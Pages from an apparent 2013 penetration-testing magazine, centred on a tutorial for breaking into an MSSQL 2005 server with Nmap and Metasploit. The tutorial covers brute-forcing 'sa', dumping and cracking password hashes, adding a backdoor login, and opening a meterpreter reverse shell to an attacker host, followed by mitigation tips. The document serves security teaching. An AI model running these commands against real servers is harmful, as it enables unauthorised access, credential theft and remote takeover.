- [1] (2013) Microsoft Security Development Lifecycle. [Online]. Available: <http://www.microsoft.com/security/sdl/default.aspx>
- [2] (2013) CERT Statistics. [Online]. Available: <http://www.cert.org/stats>
- [3] (2013) HP Fortify. [Online]. Available: <http://www.fortify.com>
- [4] (2013) Coverity. [Online]. Available: <http://www.coverity.com>
- [5] (2013) Metasploit: Penetration Testing Software. [Online]. Available: <http://www.metasploit.com>
- [6] L. Bilge and T. Dumitras, 'Before we knew it: an empirical study of zero-day attacks in the real world', in Proceedings of the 2012 ACM Conference on Computer and Communications Security. 2012, pp. 833-844.
- [7] W. David, J. Foster, E. Brewer, and A. Aiken, 'A first step towards automated detection of buffer overrun vulnerabilities', in Network and Distributed System Security Symposium. 2000, pp. 3-17.
- [8] H. Patil, R. Cohn, M. Charney, R. Kapoor, A. Sun, and A. Karunanidhi, 'Pinpointing representative portions of large intel itanium programs with dynamic instrumentation', in 37th International Symposium on Microarchitecture. 2004, pp. 81-92.
- [9] S. Sidiroglou, G. Giovanidis, and A. Keromytis, 'A dynamic mechanism for recovering from buffer overflow attacks', in Proceedings of the 8th Information Security Conference (ISC). 2005, pp. 1-15.
- [10] G. Portokalidis and A. D. Keromytis, 'Fast and practical instruction-set randomization for commodity systems', in Proceedings of the 26th Annual Computer Security Applications Conference (ACSAC). 2010, pp. 41-48.
- [11] S. Boyd and A. Keromytis, 'SQLrand: Preventing SQL injection attacks', in Proceedings of the 2nd Applied Cryptography and Network Security (ACNS) Conference. 2004, pp. 292-302.
- [12] G. Portokalidis and A. Keromytis, 'Reassure: A self-contained mechanism for healing software using rescue points', in Proceedings of the 6th International Workshop on Security (IWSEC). 2011, pp. 16-32.

On the Web

- <http://nsl.cs.columbia.edu/projects/minestrone/> – Home page for the MINESTRONE project, including a research overview, descriptions of the component defensive technologies, and a list of publications
- <http://www.iarpa.gov/Programs/sso/STONESOUP/stonesoup.html> – Home page for the IARPA STONESOUP program

desktop record/replay solution utilizing the Virtual Network Computing (VNC) protocol. As with library interposition, for GUI applications we run the application in the canonical container without any security technology, and the MINESTRONE framework streams the recorded VNC events to a playback component in each of the instrumented containers with protection technology enabled. Figure 4 shows an example of the MINESTRONE prototype in action, where one of the technologies has detected a vulnerability in the application.

Summary

We have presented the MINESTRONE framework at a high level, in order to introduce some of the next generation techniques used to improve software security. While many of these techniques are too specialized or slow for everyday use, as the technology improves it will certainly become more pervasive. Of course, this means that systems protected by this technology will be harder to breach with typical penetration testing. The other side of the coin, of course, is that penetration testers may be able to recommend some of these solutions for systems that require a high level of protection, and may be willing to sacrifice some performance for the added security offered.

AZZEDINE BENAMEUR

Dr. Azzedine Benameur is a Principal Research Engineer at Symantec Research Labs working on government-funded research. His current research involves binary rewriting, I/O redirection, and diversification. Dr. Benameur received his Ph.D. in Computer Science from Lyon University (France), where his research focused on Service Oriented Architecture security.

NATHAN EVANS

Dr. Nathan Evans is a Principal Research Engineer at Symantec Research Labs working on government-funded research. Dr. Evans' research interests cover a wide range of topics including peer-to-peer networking, low-level systems software, parallel/distributed systems design and testing, and security. He has been a primary developer of open source software, including the DUP System and GNUnet. Dr. Evans received his doctorate in Computer Science from the Technical University of Munich in 2011.

MATTHEW ELDER

Dr. Matthew Elder is a Sr. Manager within Symantec Research Labs, conducting research on U.S. government-funded projects in computer security for a variety of agencies over the past nine years with Symantec. Dr. Elder received his Ph.D. in Computer Science from the University of Virginia in 2001, researching fault tolerance and formal methods to achieve survivability in critical infrastructure systems.

In the field of IT security consulting and penetration testing we are the market leader in Germany.

SySS, established in 1998, advises numerous companies in a national and international context.

A large number of satisfied customers, live hacking events as well as fairs have established our role as a demanded IT company.

The following are major areas of SySS:

- **Penetration Testing**
- **Trainings**
- **Live Hacking**
- **IT Forensics**

You are looking for more than just a new working environment?

At SySS, you have the possibility to give your passion room in an experienced but young and still expanding team.

When you are facing difficulties you say „bring it on!“ and start being creative to solve the situation? And above all, you have team spirit? Excellent, because **currently we need people** in the following areas of our company in Tübingen/Germany:

- **Penetration-Testing**
- **IT Forensics**



SySS. The PenTest Experts.

Hunting and Hacking MSSQL 2005 Servers

There are many attack vectors within a penetration testing assessment and/or exercise. The basic principle behind an ethical hacking assessment would be to understand if information can be obtained without prior authorization. This is largely because information and data is critical and valuable to any organisation.

In most cases, large amount of data and information that requires to be stored, re-used or even backed up for investigation purposes is located within a Database. Databases ensure that information is not distributed across the network and ensure they are stored, managed, and controlled centrally.

This very fact makes a Database a critical asset for any organisation and, on the other hand, a key point of interest for attackers and hackers. This article, therefore, covers many aspects of possible ways of assessing a network, locating the database and retrieving the information within its repository that can be used or leveraged upon for further attacks and penetration into the systems within the target organisation.

There are many representations of Databases, such as: Oracle, MySQL, MSSQL, Sybase, PostgreSQL etc. This article covers the most common implementation of SQL, Microsoft SQL.

Objective

The objective of this article is to demonstrate how black box penetration testing on MSSQL servers can be performed and to illustrate a step-by-step approach from finding SQL services/ports to owning the whole box. The article takes a step further by also highlighting some suggestions for mitigation and prevention of such attacks.

Black Box Testing

A black box penetration test is defined as providing no previous information and usually taking the approach of an uninformed attacker. In a black box penetration test the tester has no previous information about the target system. The major benefit of this type of attack is that it simulates a very realistic scenario. However, a range of IP addresses is usually provided by the client, hence skipping the reconnaissance stage of the Black Box testing.

Hunting For Sql Services/Ports

Firstly, in a black box pentest, we are given, at best, only a range of IP addresses that are within the scope. No other specific information, such as hostname and services hosted by that host is provided. This is why scanning is performed in the reconnaissance stage to identify live hosts within the given IP range and to map out the respective services being hosted by each identified live host.

Locating MSSQL installations inside the internal network can be achieved by using UDP footprinting. When MSSQL installs, it installs either on port 1433 TCP or a randomized dynamic TCP port. If the port is dynamically attributed, querying UDP port 1434 will provide us with information on the server, including the TCP port on which the service is listening on.

Using NMAP for Recon

Nmap is one of the most commonly used tools by all hackers and pentesters. It has the capability to scan the network based on the command input provided and to display the requested information. In this case, we scan the given range and look for open ports TCP 1433 and UDP 1434 which are the common ports used by MS SQL services (see Listing 1).

Using Metasploit SQL Ping

Metasploit has the capability to search for SQL services as well. Similarly to Nmap, MSSQL-Ping

has the ability to also find SQL information as well. The difference between MSSQL-Ping and NMAP is that MSSQL-Ping requires the SQL browser service to be started on the SQL server, otherwise MSSQL-Ping will not return any results. The results will show variety of useful information of the SQL Server (see Listing 2).

Username and Password Attacks

Now that we have found the SQL server, we are going to perform a dictionary attack on both the usernames and passwords of the SQL server.

Listing 1. Port scanning with Nmap

```
Command:
#nmap -sU -sT -p 1433,1434 --script ms-sql-info
-sV 192.168.1.0/24

Results:
Host is up (0.00022s latency).
PORT      STATE SERVICE VERSION
1433/tcp   open  ms-sql-s Microsoft SQL Server
          2005 9.00.5000.00; SP3+
1434/tcp   closed ms-sql-m
1433/udp   closed ms-sql-s
1434/udp   open  ms-sql-m Microsoft SQL Server
          9.00.5000.00 (ServerName: HACKTHISSQLSERVER-II; TCPPort: 1433)
MAC Address: 00:0C:29:0C:9D:5A (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| ms-sql-info:
|   Windows server name: HACKTHISSQLSERVER-II
|   [192.168.1.9\MSSQLSERVER]
|   Instance name: MSSQLSERVER
|   Version: Microsoft SQL Server 2005 SP3+
|   Version number: 9.00.5000.00
|   Product: Microsoft SQL Server 2005
|   Service pack level: SP3
|   Post-SP patches applied: Yes
|   TCP port: 1433
|_   Clustered: No
```

Listing 2. Metasploit SQL Ping

```
Command:
msf auxiliary(mssql_ping) > use auxiliary/scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > set RHOSTS
192.168.1.0/24
```

```
msf auxiliary(mssql_ping) > run
```

```
Results:
[*] SQL Server information for 192.168.1.9:
[+]   ServerName       = HACKTHISSQLSERVER-II
[+]   InstanceName     = MSSQLSERVER
[+]   IsClustered      = No
[+]   Version          = 9.00.5000.00
[+]   tcp              = 1433
```

Listing 3. Metasploit mssql_login

```
Command:
msf auxiliary(mssql_login) > set RHOSTS
192.168.1.9
msf auxiliary(mssql_login) > set RPORT 1433
msf auxiliary(mssql_login) > set USER_FILE /
root/Desktop/sqlusers.txt
msf auxiliary(mssql_login) > set PASS_FILE /
root/Desktop/sqlpass.txt
msf auxiliary(mssql_login) > set THREADS 10
msf auxiliary(mssql_login) > run
```

```
Results:
[*] 192.168.1.9:1433 MSSQL - [20/57] - Trying
    username:'admin' with password:'P@ssw0rd'
[-] 192.168.1.9:1433 MSSQL - [20/57] - failed to
    login as ,admin'
[+] 192.168.1.9:1433 - MSSQL - successful login
    ,sa' : ,P@ssw0rd'
[*] 192.168.1.9:1433 MSSQL - [22/57] - Trying
    username:'admin' with password:'5hutu9100'
[-] 192.168.1.9:1433 MSSQL - [22/57] - failed to
    login as ,admin'
[*] 192.168.1.9:1433 MSSQL - [22/57] - Trying
    username:'admin' with password:'P@ssw0rd1
```


Listing 4. SQL Bruteforce with Nmap

Command:

```
root@Kali-Juggernaut:~# nmap -p 1433 --script
ms-sql-brute --script-args userdb=/root/Desk-
top/sqlusers.txt,passdb=/root/Desktop/sql-
pass.txt 192.168.1.9
```

Results:

```
Starting Nmap 6.40 ( http://nmap.org ) at 2013-
10-04 23:30 PDT
Nmap scan report for 192.168.1.9
Host is up (0.00041s latency).
PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
| ms-sql-brute:
|   [192.168.1.9:1433]
|   Credentials found:
|_    sa:P@ssw0rd => Login Success
MAC Address: 00:0C:29:0C:9D:5A (VMware)
Nmap done: 1 IP address (1 host up) scanned in
9.77 seconds
```

Listing 5. SQL enumeration

Command:

```
msf > use auxiliary/admin/mssql/mssql_enum
msf auxiliary(mssql_enum) > set RHOST 192.168.1.9
msf auxiliary(mssql_enum) > set USERNAME sa
msf auxiliary(mssql_enum) > set PASSWORD P@ssw0rd
msf auxiliary(mssql_enum) > run
```

Results:

```
[*] Running MS SQL Server Enumeration...
[*] Version:
[*] Microsoft SQL Server 2005 - 9.00.5000.00
   (Intel X86)
[*] Dec 10 2010 10:56:29
[*] Copyright (c) 1988-2005 Microsoft Corporation
[*] Standard Edition on Windows NT 6.0
   (Build 6001: Service Pack 1)
[*] Configuration Parameters:
[*] C2 Audit Mode is Not Enabled
[*] xp_cmdshell is Not Enabled
[*] remote access is Enabled
[*] allow updates is Not Enabled
[*] Database Mail XPs is Not Enabled
[*] Ole Automation Procedures are Not Enabled
[*] Databases on the server:
[*] Database name:master
[*] System Logins on this Server:
```

```
[*] sa
[*] ##MS_SQLResourceSigningCertificate##
[*] ##MS_SQLReplicationSigningCertificate##
[*] ##MS_SQLAuthenticatorCertificate##
[*] BUILTIN\Administrators
[*] NT AUTHORITY\SYSTEM
[*] HACKTHISSQLSERVER-II\SQLServer2005MSSQLUse
r$HACKTHISSQLSERVER-II\MSSQLSERVER
[*] HACKTHISSQLSERVER-II\SQLServer2005SQLAgent
User$HACKTHISSQLSERVER-II\MSSQLSERVER
[*] HACKTHISSQLSERVER-II\SQLServer2005MSFTEUse
r$HACKTHISSQLSERVER-II\MSSQLSERVER
[*] NT AUTHORITY\NETWORK SERVICE
[*] ##MS_AgentSigningCertificate##
[*] user5
[*] admin
[*] testuser
[*] Disabled Accounts:
[*] No Disabled Logins Found
[*] No Accounts Policy is set for:
[*] admin
[*] testuser
[*] Password Expiration is not checked for:
[*] sa
[*] user5
[*] admin
[*] testuser
[*] System Admin Logins on this Server:
[*] sa
[*] BUILTIN\Administrators
[*] NT AUTHORITY\SYSTEM
[*] HACKTHISSQLSERVER-II\SQLServer2005MSSQLUse
r$HACKTHISSQLSERVER-II\MSSQLSERVER
[*] HACKTHISSQLSERVER-II\SQLServer2005SQLAgent
User$HACKTHISSQLSERVER-II\MSSQLSERVER
[*] Windows Logins on this Server:
[*] NT AUTHORITY\SYSTEM
[*] NT AUTHORITY\NETWORK SERVICE
[*] Windows Groups that can logins on this Server:
[*] BUILTIN\Administrators
[*] HACKTHISSQLSERVER-II\SQLServer2005MSSQLUse
r$HACKTHISSQLSERVER-II\MSSQLSERVER
[*] HACKTHISSQLSERVER-II\SQLServer2005SQLAgent
User$HACKTHISSQLSERVER-II\MSSQLSERVER
[*] HACKTHISSQLSERVER-II\SQLServer2005MSFTEUse
r$HACKTHISSQLSERVER-II\MSSQLSERVER
[*] Accounts with Username and Password being
the same:
[*] No Account with its password being the
same as its username was found.
[*] Accounts with empty password:
```

Using Metasploit mssql_login for SQL Bruteforce

Using mssql_login from metasploit, we feed in the IP address and the port used on the SQL Server as well as the users and passwords list. This will try all the combination of the usernames and the passwords and test the login to the SQL server (see Listing 3).

Using Nmap for SQL Bruteforce

Nmap has also the capability to perform a similar attack as metasploit mssql_login by using the in-built scripts.

In this scenario, our brute force/dictionary attacks managed to find the credentials for the 'sa' account with the password 'P@ssw0rd' (see Listing 4).

SQL Enumeration

Now that we have the password for the account 'sa', we are going to perform an SQL enumeration. This execution will provide additional information about the configuration of the SQL server, such as the SQL login IDs, the SQL Windows Login IDs, password policies, databases names etc. (see Listing 5).

Dumping SQL Hashes

Now that we know the available login IDs on the SQL server, we are going to try and crack the passwords for all the login IDs. But in order for us to get the passwords of the other login IDs, we need to gather the hashes of the login IDs.

```
[*] No Accounts with empty passwords where found.
[*] Instances found on this server:
[*] MSSQLSERVER
[*] Default Server Instance SQL Server Service is running under the privilege of:
[*] LocalSystem
[*] Auxiliary module execution completed
```

Listing 6. Metasploit mssql_hashdump

Command:

```
msf auxiliary(mssql_hashdump) > set RHOSTS 192.168.1.9
msf auxiliary(mssql_hashdump) > set THREADS 10
msf auxiliary(mssql_hashdump) > set USERNAME sa
msf auxiliary(mssql_hashdump) > set PASSWORD P@ssw0rd
msf auxiliary(mssql_hashdump) > set RPORT 1433
msf auxiliary(mssql_hashdump) > run
```

Results:

```
[+] 192.168.1.9:1433 - Saving mssql105.hashes = sa:01004086ceb6ce5c6c41e0559f5fd60c2bc5a03ebb137607cae1
[+] 192.168.1.9:1433 - Saving mssql105.hashes = user5:01008687c01e6c189ecac5a4cf9bab5713cf0ecb97da9cb5566e
[+] 192.168.1.9:1433 - Saving mssql105.hashes = admin:0100eafce85eb1be73f00b8e39a38e50aeaa21121f951525c897
[+] 192.168.1.9:1433 - Saving mssql105.hashes = testuser: 010074744aeef25e1d30e90df499332f-5ba0f146b6e2e8756f66
```

Listing 7. Dumping hashes with Nmap

Command:

```
root@Kali-Juggernaut:~# nmap -p 1433 --script ms-sql-dump-hashes --script-args mssql.username=sa,mssql.password=P@ssw0rd 192.168.1.9
```

Results:

```
Starting Nmap 6.40 ( http://nmap.org ) at 2013-10-04 23:35 PDT
Nmap scan report for 192.168.1.9
Host is up (0.00016s latency).
PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
| ms-sql-dump-hashes:
| [192.168.1.9:1433]
|   sa:0x01004086CEB6CE5C6C41E0559F5FD60C2BC5A03EBB137607CAE1
|   user5:0x01008687C01E6C189ECAC5A4CF9BAB5713CF0ECB97DA9CB5566E
|   admin:0x0100EAFCE85EB1BE73F00B8E39A38E50AA21121F951525C897
|_  testuser:0x010074744AEef25E1D30E90DF499332F5BA0F146B6E2E8756F66
MAC Address: 00:0C:29:0C:9D:5A (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
```




Figure 1. Breaking into Formats

Metasploit MSSQL_Hashdump

Using Metasploit's 'mssql_hashdump', we feed in the 'sa' username and the password we cracked and run the dumping of hashes. This module extracts the usernames and encrypted password hashes from a MSSQL server and stores them for cracking (see Listing 6).

Listing 8. Metasploit John the Ripper

Command:

```
msf > use auxiliary/analyze/jtr_mssql_fast
msf auxiliary(jtr_mssql_fast) > run
```

Results:

```
[*] Seeding wordlist with DB schema info... 0 words added
[*] Seeding with MSSQL Instance Names....0 words added
[*] Seeding with hostnames....5 words added

[*] Seeding with found credentials....18 words added
[*] Seeding with cracked passwords from John....0 words added
[*] Seeding with default John wordlist...88395 words added
[*] De-duping the wordlist....
[*] Wordlist Seeded with 88407 words
[*] Cracking MSSQL Hashes
[*] Cracking MSSQL05 Hashes
[*] HashList: /tmp/jtrtmp20131003-5032-1ba8tmn
[*] Trying Wordlist: /tmp/jtrtmp20131003-5032-1brckk
[+] Host: 192.168.1.9 Port: 1433 User: sa
    Pass: P@ssw0rd
[+] Host: 192.168.1.9 Port: 1433 User: user5
    Pass: 5hutu9100
[+] Host: 192.168.26.196 Port: 1433 User: dbadmin
    Pass: P@ssw0rd
[*] Auxiliary module execution completed
```

Using Nmap to Dump Hashes

Similarly like Metasploit 'mssql_hashdump', Nmap has the capability to dump hashes given the valid credentials (see Listing 7).

Cracking SQL Hashes

With the dumped hashes, we can now proceed to crack the SQL hashes.

Using Metasploit JTR_MSSQL_FAST

This module uses John the Ripper to identify weak passwords that have been acquired from the mssql_hashdump module.

Using Cain and Abel

Next we dump the username and hashes into cain. To accomplish that, we launch cain and go to the cracker tab and click MS SQL Hashes. Then we select the plus sign at the top to insert the hashes. Before actually inserting the hashes into cain, we have to break it into acceptable format. In this scenario, we are going to use the account 'sa' and its hash as an example. We have to break it into acceptable format before inserting the hashes into Cain and Abel (see Figures 1, 2, 3, 4).

'sa' password hash -----> sa: 01004086ceb6ce5c6c41e0559f5fd60c2bc5a03ebb137607cae1




Figure 2. Inserting the hashes accordingly into Cain's format

Running SQL Query

We are now going to run an SQL query via Metasploit. The 'mssql_sql' module allows us to

perform SQL queries against a database using known-good credentials. In this example, we are going to create a backdoor user (see Listing 9).




Figure 3. Providing the dictionary file for the crack

SQL Server	Username	Uppercase	Password	Salt	Uppercase Hash	Case sens. Hash	Note
P<none>	<none>		nothingjoseph3r3	74744AEE		725C1D30E90DF49932075B0F1408C218750F66	
P<none>	<none>		aminivibje	EAF0C35E		818E73F008B138A3850AEEA2121F95352C899	
P<none>	<none>		P@ssw0rd	4090C186		CFC3C641E059B5F00X28C3A9E88157007CA81	

Figure 4. Cracked Hashes

If we go into the SQL server management studio, we are able to see that our backdoor user has been successfully created (see Figure 5).




Figure 5. The backdoor user

Owning The Box

Now comes the best part. Since we have the list of credentials to login to the SQL server, we have now 'owned' the SQL server but what about using the SQL credentials to 'own' the server/system itself? By using Metasploit exploit module 'mssql_payload', we can own the whole box entirely (see Listing 10).

The moment we have a meterpreter session, we literally owned the whole system and we have the ability to perform anything we want and desire. Since the objective of this article is to

Listing 9. Metasploit SQL query

Command:

```
msf auxiliary(mssql_ping) > use auxiliary/
admin/mssql/mssql_sql
msf auxiliary(mssql_sql) > set USERNAME sa
msf auxiliary(mssql_sql) > set SQL EXEC sp_
addlogin userbackdoor, b@ckpass01;
msf auxiliary(mssql_sql) > set RHOST
192.168.1.9
msf auxiliary(mssql_sql) > set PASSWORD P@
ssw0rd
msf auxiliary(mssql_sql) > run
```

Results:

```
[*] SQL Query: EXEC sp_addlogin userbackdoor,
b@ckpass01;
[*] Auxiliary module execution completed
```

Listing 10. Metasploit mssql_payload

Command:

```
msf > use exploit/windows/mssql/mssql_payload
msf exploit(mssql_payload) > set PAYLOAD win-
dows/meterpreter/reverse_tcp
msf exploit(mssql_payload) > set USERNAME sa
msf exploit(mssql_payload) > set PASSWORD P@
ssw0rd
msf exploit(mssql_payload) > set RPORT 1433
msf exploit(mssql_payload) > set RHOST
192.168.1.9
msf exploit(mssql_payload) > set LHOST
<attacker IP>
msf exploit(mssql_payload) >
```

Results:

```
[*] Command Stager progress - 98.19% done
(100400/102246 bytes)
[*] Command Stager progress - 99.59% done
(101827/102246 bytes)
[*] Sending stage (751104 bytes) to
192.168.1.9
[*] Command Stager progress - 100.00% done
(102246/102246 bytes)
[*] Meterpreter session 2 opened
(192.168.1.86:4444 -> 192.168.1.9:50479) at
2013-10-03 09:12:40
meterpreter >
```

illustrate the ways to pentest a MSSQL server, we shall stop here.

Mitigation/Prevention

Change the default TCP port 1433 to others

By default, an NMAP default scan will only scan TCP ports between 1 – 1024 and the most commonly used ports such as 3389. Changing the default TCP port 1433 to 2222 or 3333 will at least prevent amateur hackers from getting the SQL information during the scan.

Disable the 'SQL Browser' service

If this is not needed, then disable it. Some scanning tools like Metasploit SQL-Ping search for SQL information throughout the network by searching for the SQL Browser services. If this service is disabled, then the port scanner will not be able to display the SQL information.

Disable or Rename the 'sa' account

By default, all SQL servers will come with a 'sa' account. As a good security practice, it is recommended to disable or to rename the 'sa' account to something different. Hackers usually try to brute force into this account as they know that the chances of a DBA to disable or rename this account is very small and very rare.

Passwords Policy Enforcement

In this scenario, the passwords used are easily cracked as they are not as complex as they should. Enforce password policy so that passwords are complex and should be at least 12 – 16 characters long. Remember that the longer and more complex the passwords are, the smaller the chances of getting it cracked. Other ways to mitigate this is to deploy smart cards or integration with Active Directory.

Conclusion

While SQL servers might be properly patched and updated, it is due to misconfiguration and carelessness that allow the server to be compromised, thus, in the worst case scenario, having the box totally owned and controlled by a hacker. It is important for the DBA to work closely with the relevant security team to ensure that security audits are performed on a regular basis so that misconfigurations are properly mitigated and not ignored.

FADLI B. SIDEK



Graduated with a BSc Degree in Cyber Forensics, Information Security Management, and Business Information Systems, Fadli is a security professional at BT Global Services, a company that offers specialized IT security services worldwide. He has over 7 years in the IT industry, dealing with operations, support, engineering, consulting, and currently, as ethical hacker, performing vulnerability assessment and penetration testing services in domains such as Network Assessments, Wireless Assessments, Social Engineering, Perimeter Device Assessment, and Web App Assessments, through Open Source and commercial tools based on methodologies from OWASP and OSSTMM. Fadli has also conducted trainings and speakings at seminars on the information security for both the private and government sectors. In his free time, Fadli conducts security research and regularly update his blog focusing on IT security @ <http://securityg33k.blogspot.sg>.

VIKNESHWARAN VEERAN



Graduated with a BSc Degree in Information Technology with Major in Security, Viknesh is a security professional at BT Global Services, a company that offers specialized IT security services worldwide. Prior to ethical hacking, Viknesh had more than 5 years of Security experience in presales and post sales consultancy where he developed Proposals for RFPs and Tenders, established working relationships, trust, and confidence with prospective customers through Technical Presentations & Proof-of-Concepts. Viknesh currently holds a senior position in the ethical hacking services division within BTGS AMEA, leading Vulnerability Assessment projects, providing risk profiles to organizations and working with them to apply recommended remediation. His work covers domains such as Network Assessments, Wireless Assessments, Social Engineering, Perimeter Device Assessment, and Web App Assessments, through Open Source and commercial tools based on methodologies from OWASP and OSSTMM. Viknesh is a SANS GIAC Certified Penetration Tester (GPEN) and also named Symantec Top Security System Engineer in 2011.

Both Viknesh and Fadli are members of the team that won the SANS 542 CTF Medal in Bangkok and got second place in a CTF competition 'Cyber Readiness Challenge' organized by Symantec in Singapore.

It's time to rethink the risk

Highly skilled hackers are targeting organisations of all sizes, including household names, causing financial loss, loss of customer trust, and damage to brand and reputation, which is very hard to recover.

Identify any weak points and vulnerabilities now!

Identifying a weak spots and vulnerabilities in your existing security posture is the essential starting point to ensuring that you do not fall victim.

The BT Ethical Hacking Quick Start

With the Ethical Hacking Quick Start we have developed a simple and cost effective journey for our customers – our priority is completing an early set of deliverables, in the framework of a project with predictable costs and time scales. With a BT Ethical Hacking Quick Start you'll get:

- a quick, accurate assessment of your current security setup along with conclusions
- a plan of action to improve your security defences, based on successful methods being used by organisations around the world.

Simple Customer Journey: Quick Deliverables, Fixed Costs

To find out more visit : www.bt.com/security



BT Assure. Security that matters



Dr.Web 9.0

for Windows — the rapid response anti-virus

1. Reliable protection against the threats of tomorrow
2. Reliable protection against data loss
3. Secure communication, data transfer and Internet search



© Doctor Web
2003 — 2013

www.drweb.com

Free 30-day trial: <https://download.drweb.com>

New features in Dr.Web 9.0 for Windows: <http://products.drweb.com/9>

FREE bonus — Dr.Web Mobile Security:
<https://download.drweb.com/android>



UPDATE
NOW WITH
STIG
AUDITING

“IN SOME CASES
nipper studio
HAS VIRTUALLY
REMOVED
the **NEED FOR** a
MANUAL AUDIT”
CISCO SYSTEMS INC.

Titania's award winning Nipper Studio configuration auditing tool is helping security consultants and end-user organizations worldwide improve their network security. Its reports are more detailed than those typically produced by scanners, enabling you to maintain a higher level of vulnerability analysis in the intervals between penetration tests.

Now used in over 45 countries, Nipper Studio provides a thorough, fast & cost effective way to securely audit over 100 different types of network device. The NSA, FBI, DoD & U.S. Treasury already use it, so why not try it for free at www.titania.com



www.titania.com